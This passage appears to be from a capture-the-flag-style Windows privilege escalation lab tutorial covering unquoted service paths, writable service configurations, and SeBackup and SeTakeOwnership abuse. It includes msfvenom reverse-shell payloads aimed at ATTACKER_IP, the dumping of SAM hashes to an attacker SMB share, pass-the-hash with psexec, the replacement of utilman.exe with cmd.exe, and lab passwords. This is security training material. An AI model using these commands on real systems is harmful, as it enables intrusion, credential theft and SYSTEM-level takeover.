As an example, let's look at the difference between two services (these services are used as examples only and might not be available in your machine). The first service will use a proper quotation so that the SCM knows without a doubt that it has to execute the binary file pointed by "C:\Program Files\RealVNC\VNC Server\vncserver.exe", followed by the given parameters:

```
Command Prompt

C:\> sc qc "vncserver"

[SC] QueryServiceConfig SUCCESS


SERVICE_NAME: vncserver

      TYPE           : 10  WIN32_OWN_PROCESS

      START_TYPE       : 2   AUTO_START
```

```
    ERROR_CONTROL      : 0   IGNORE
    BINARY_PATH_NAME   : "C:\Program Files\RealVNC\VNC Server\vncserver.exe" -service
    LOAD_ORDER_GROUP   :
    TAG                : 0
    DISPLAY_NAME       : VNC Server
    DEPENDENCIES       :
    SERVICE_START_NAME : LocalSystem
```

Remember: PowerShell has 'sc' as an alias to 'Set-Content', therefore you need to use 'sc.exe' to control services if you are in a PowerShell prompt.

Now let's look at another service without proper quotation:

Command Prompt

```
C:\> sc qc "disk sorter enterprise"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: disk sorter enterprise
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL      : 0   IGNORE
    BINARY_PATH_NAME   : C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe
    LOAD_ORDER_GROUP   :
    TAG                : 0
    DISPLAY_NAME       : Disk Sorter Enterprise
    DEPENDENCIES       :
    SERVICE_START_NAME : .\svcusr2
```

When the SCM tries to execute the associated binary, a problem arises. Since there are spaces on the name of the "Disk Sorter Enterprise" folder, the command becomes ambiguous, and the SCM doesn't know which of the following you are trying to execute:

Command	**Argument 1**	**Argument 2**
C:\MyPrograms\Disk.exe	Sorter	Enterprise\bin\disksrs.exe
C:\MyPrograms\Disk Sorter.exe	Enterprise\bin\disksrs.exe	
C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe		

This has to do with how the command prompt parses a command. Usually, when you send a command, spaces are used as argument separators unless they are part of a quoted string. This means the "right" interpretation of the unquoted command would be to execute C:\\MyPrograms\\Disk.exe and take the rest as arguments.

Instead of failing as it probably should, SCM tries to help the user and starts searching for each of the binaries in the order shown in the table:

1. First, search for C:\\MyPrograms\\Disk.exe. If it exists, the service will run this executable.
2. If the latter doesn't exist, it will then search for C:\\MyPrograms\\Disk Sorter.exe. If it exists, the service will run this executable.
3. If the latter doesn't exist, it will then search for C:\\MyPrograms\\Disk Sorter Enterprise\\bin\\disksrs.exe. This option is expected to succeed and will typically be run in a default installation.

From this behaviour, the problem becomes evident. If an attacker creates any of the executables that are searched for before the expected service executable, they can force the service to run an arbitrary executable.

While this sounds trivial, most of the service executables will be installed under C:\Program Files or C:\Program Files (x86) by default, which isn't writable by unprivileged users. This prevents any vulnerable service from being exploited. There are exceptions to this rule: - Some installers change the permissions on the installed folders, making the services vulnerable. - An administrator might decide to install the service binaries in a non-default path. If such a path is world-writable, the vulnerability can be exploited.

In our case, the Administrator installed the Disk Sorter binaries under c:\MyPrograms. By default, this inherits the permissions of the C:\ directory, which allows any user to create files and folders in it. We can check this using icacls:

Command Prompt

```
C:\>icacls c:\MyPrograms

c:\MyPrograms NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)

          BUILTIN\Administrators:(I)(OI)(CI)(F)

          BUILTIN\Users:(I)(OI)(CI)(RX)

          BUILTIN\Users:(I)(CI)(AD)

          BUILTIN\Users:(I)(CI)(WD)

          CREATOR OWNER:(I)(OI)(CI)(IO)(F)


Successfully processed 1 files; Failed processing 0 files
```

The BUILTIN\\Users group has **AD** and **WD** privileges, allowing the user to create subdirectories and files, respectively.

The process of creating an exe-service payload with msfvenom and transferring it to the target host is the same as before, so feel free to create the following payload and upload it to the server as before. We will also start a listener to receive the reverse shell when it gets executed:

Kali Linux

```
user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4446 -f exe-service -o rev-svc2.exe


user@attackerpc$ nc -lvp 4446
```

Once the payload is in the server, move it to any of the locations where hijacking might occur. In this case, we will be moving our payload to C:\MyPrograms\Disk.exe. We will also grant Everyone full permissions on the file to make sure it can be executed by the service:

Command Prompt

```
C:\> move C:\Users\thm-unpriv\rev-svc2.exe C:\MyPrograms\Disk.exe


C:\> icacls C:\MyPrograms\Disk.exe /grant Everyone:F
        Successfully processed 1 files.
```

Once the service gets restarted, your payload should execute:

Command Prompt

```
C:\> sc stop "disk sorter enterprise"
C:\> sc start "disk sorter enterprise"
```

As a result, you'll get a reverse shell with svcusr2 privileges:

Kali Linux

```
user@attackerpc$ nc -lvp 4446
Listening on 0.0.0.0 4446
Connection received on 10.10.175.90 50650
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
wprivesc1\svcusr2
```

Go to svcusr2 desktop to retrieve a flag. Don't forget to input the flag at the end of this task.

Insecure Service Permissions

You might still have a slight chance of taking advantage of a service if the service's executable DACL is well configured, and the service's binary path is rightly quoted. Should the service DACL (not the service's executable DACL) allow you to modify the configuration of a service, you will be able to reconfigure the service. This will allow you to point to any executable you need and run it with any account you prefer, including SYSTEM itself.

To check for a service DACL from the command line, you can use Accesschk from the Sysinternals suite. For your convenience, a copy is available at C:\\tools. The command to check for the thmservice service DACL is:

Command Prompt

```
C:\tools\AccessChk> accesschk64.exe -qlc thmservice
  [0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  [4] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Users
        SERVICE_ALL_ACCESS
```

Here we can see that the BUILTIN\\Users group has the SERVICE_ALL_ACCESS permission, which means any user can reconfigure the service.

Before changing the service, let's build another exe-service reverse shell and start a listener for it on the attacker's machine:

Kali Linux

```
user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4447 -f exe-service -o rev-svc3.exe


user@attackerpc$ nc -lvp 4447
```

We will then transfer the reverse shell executable to the target machine and store it in C:\Users\thm-unpriv\rev-svc3.exe. Feel free to use wget to transfer your executable and move it to the desired location. Remember to grant permissions to Everyone to execute your payload:

Command Prompt

```
C:\> icacls C:\Users\thm-unpriv\rev-svc3.exe /grant Everyone:F
```

To change the service's associated executable and account, we can use the following command (mind the spaces after the equal signs when using sc.exe):

Command Prompt

```
C:\> sc config THMService binPath= "C:\Users\thm-unpriv\rev-svc3.exe" obj= LocalSystem
```

Notice we can use any account to run the service. We chose LocalSystem as it is the highest privileged account available. To trigger our payload, all that rests is restarting the service:

Command Prompt

```
C:\> sc stop THMService

C:\> sc start THMService
```

And we will receive a shell back in our attacker's machine with SYSTEM privileges:

Kali Linux

```
user@attackerpc$ nc -lvp 4447

Listening on 0.0.0.0 4447

Connection received on 10.10.175.90 50650

Microsoft Windows [Version 10.0.17763.1821]

(c) 2018 Microsoft Corporation. All rights reserved.


C:\Windows\system32>whoami

NT AUTHORITY\SYSTEM
```

Go to the Administrator's desktop to retrieve a flag. Don't forget to input the flag at the end of this task.

Abusing dangerous privileges

Windows Privileges

Privileges are rights that an account has to perform specific system-related tasks. These tasks can be as simple as the privilege to shut down the machine up to privileges to bypass some DACL-based access controls.

Each user has a set of assigned privileges that can be checked with the following command:

```
whoami /priv
```

A complete list of available privileges on Windows systems is available here. From an attacker's standpoint, only those privileges that allow us to escalate in the system are of interest. You can find a comprehensive list of exploitable privileges on the Priv2Admin Github project.

While we won't take a look at each of them, we will showcase how to abuse some of the most common privileges you can find.

SeBackup / SeRestore

The SeBackup and SeRestore privileges allow users to read and write to any file in the system, ignoring any DACL in place. The idea behind this privilege is to allow certain users to perform backups from a system without requiring full administrative privileges.


Having this power, an attacker can trivially escalate privileges on the system by using many techniques. The one we will look at consists of copying the SAM and SYSTEM registry hives to extract the local Administrator's password hash.

Log in to the target machine via RDP using the following credentials:

User: THMBackup

Password: CopyMaster555

This account is part of the "Backup Operators" group, which by default is granted the SeBackup and SeRestore privileges. We will need to open a command prompt using the "Open as administrator" option to use these privileges. We will be asked to input our password again to get an elevated console:



Once on the command prompt, we can check our privileges with the following command:

Command Prompt

```
C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name            Description                   State
============================== ================================ ========
SeBackupPrivilege          Back up files and directories  Disabled
SeRestorePrivilege         Restore files and directories  Disabled
SeShutdownPrivilege        Shut down the system          Disabled
SeChangeNotifyPrivilege      Bypass traverse checking      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

To backup the SAM and SYSTEM hashes, we can use the following commands:

Command Prompt

```
C:\> reg save hklm\system C:\Users\THMBackup\system.hive
The operation completed successfully.

C:\> reg save hklm\sam C:\Users\THMBackup\sam.hive
The operation completed successfully.
```

This will create a couple of files with the registry hives content. We can now copy these files to our attacker machine using SMB or any other available method. For SMB, we can use impacket's smbserver.py to start a simple SMB server with a network share in the current directory of our AttackBox:

Kali Linux

```
user@attackerpc$ mkdir share

user@attackerpc$ python3.9 /opt/impacket/examples/smbserver.py -smb2support -username THMBackup -password CopyMaster555 public share
```

This will create a share named public pointing to the share directory, which requires the username and password of our current windows session. After this, we can use the copy command in our windows machine to transfer both files to our AttackBox:

Command Prompt

```
C:\> copy C:\Users\THMBackup\sam.hive \\ATTACKER_IP\public\

C:\> copy C:\Users\THMBackup\system.hive \\ATTACKER_IP\public\
```

And use impacket to retrieve the users' password hashes:

Kali Linux

```
user@attackerpc$ python3.9 /opt/impacket/examples/secretsdump.py -sam sam.hive -system system.hive LOCAL

Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation


[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:13a04cdcf3f7ec41264e568127c5ca94:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

We can finally use the Administrator's hash to perform a Pass-the-Hash attack and gain access to the target machine with SYSTEM privileges:

Kali Linux

```
user@attackerpc$ python3.9 /opt/impacket/examples/psexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:13a04cdcf3f7ec41264e568127c5ca94
administrator@MACHINE_IP

Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation


[*] Requesting shares on 10.10.175.90.....

[*] Found writable share ADMIN$

[*] Uploading file nfhtabqO.exe

[*] Opening SVCManager on 10.10.175.90.....

[*] Creating service RoLE on 10.10.175.90.....

[*] Starting service RoLE.....

[!] Press help for extra shell commands

Microsoft Windows [Version 10.0.17763.1821]

(c) 2018 Microsoft Corporation. All rights reserved.


C:\Windows\system32> whoami

nt authority\system
```

SeTakeOwnership


The SeTakeOwnership privilege allows a user to take ownership of any object on the system, including files and registry keys, opening up many possibilities for an attacker to elevate privileges, as we could, for example, search for a service running as SYSTEM and take ownership of the service's executable. For this task, we will be taking a different route, however.

Log in to the target machine via RDP using the following credentials:

User: THMTakeOwnership

Password: TheWorldIsMine2022

To get the SeTakeOwnership privilege, we need to open a command prompt using the "Open as administrator" option. We will be asked to input our password to get an elevated console:




Once on the command prompt, we can check our privileges with the following command:

Command Prompt

```
C:\> whoami /priv


PRIVILEGES INFORMATION

----------------------


Privilege Name           Description                    State

============================= ==========================================
========

SeTakeOwnershipPrivilege     Take ownership of files or other objects Disabled

SeChangeNotifyPrivilege      Bypass traverse checking            Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set        Disabled
```

We'll abuse utilman.exe to escalate privileges this time. Utilman is a built-in Windows application used to provide Ease of Access options during the lock screen:



Since Utilman is run with SYSTEM privileges, we will effectively gain SYSTEM privileges if we replace the original binary for any payload we like. As we can take ownership of any file, replacing it is trivial.

To replace utilman, we will start by taking ownership of it with the following command:

Command Prompt

```
C:\> takeown /f C:\Windows\System32\Utilman.exe


SUCCESS: The file (or folder): "C:\Windows\System32\Utilman.exe" now owned by user "WINPRIVESC2\thmtakeownership".
```


Notice that being the owner of a file doesn't necessarily mean that you have privileges over it, but being the owner you can assign yourself any privileges you need. To give your user full permissions over utilman.exe you can use the following command:

```
Command Prompt

C:\> icacls C:\Windows\System32\Utilman.exe /grant THMTakeOwnership:F

processed file: Utilman.exe

Successfully processed 1 files; Failed processing 0 files
```


After this, we will replace utilman.exe with a copy of cmd.exe:

```
Command Prompt

C:\Windows\System32\> copy cmd.exe utilman.exe

        1 file(s) copied.
```

To trigger utilman, we will lock our screen from the start button:



And finally, proceed to click on the "Ease of Access" button, which runs utilman.exe with SYSTEM privileges. Since we replaced it with a cmd.exe copy, we will get a command prompt with SYSTEM privileges:




```
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) 2018 Microsoft Corporation. All rights reserved.
Not enough memory resources are available to process this command.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

SeImpersonate / SeAssignPrimaryToken

These privileges allow a process to impersonate other users and act on their behalf. Impersonation usually consists of being able to spawn a process or thread under the security context of another user.


Impersonation is easily understood when you think about how an FTP server works. The FTP server must restrict users to only access the files they should be allowed to see.

Let's assume we have an FTP service running with user ftp. Without impersonation, if user Ann logs into the FTP server and tries to access her files, the FTP service would try to access them with its access token rather than Ann's:



There are several reasons why using ftp's token is not the best idea: - For the files to be served correctly, they would need to be accessible to the ftp user. In the example above, the FTP service would be able to access Ann's files, but not Bill's files, as the DACL in Bill's files doesn't allow user ftp. This adds complexity as we must manually configure specific permissions for each served file/directory. - For the operating system, all files are accessed by user ftp, independent of which user is currently logged in to the FTP service. This makes it impossible to delegate the authorisation to the operating system; therefore, the FTP service must implement it. - If the FTP service were compromised at some point, the attacker would immediately gain access to all of the folders to which the ftp user has access.

If, on the other hand, the FTP service's user has the SeImpersonate or SeAssignPrimaryToken privilege, all of this is simplified a bit, as the FTP service can temporarily grab the access token of the user logging in and use it to perform any task on their behalf:



Now, if user Ann logs in to the FTP service and given that the ftp user has impersonation privileges, it can borrow Ann's access token and use it to access her files. This way, the files don't need to provide access to user ftp in any way, and the operating system handles authorisation. Since the FTP service is impersonating Ann, it won't be able to access Jude's or Bill's files during that session.

As attackers, if we manage to take control of a process with SeImpersonate or SeAssignPrimaryToken privileges, we can impersonate any user connecting and authenticating to that process.

In Windows systems, you will find that the LOCAL SERVICE and NETWORK SERVICE ACCOUNTS already have such privileges. Since these accounts are used to spawn services using restricted accounts, it makes sense to allow them to impersonate connecting users if the service needs. Internet Information Services (IIS) will also create a similar default account called "iis apppool\defaultapppool" for web applications.

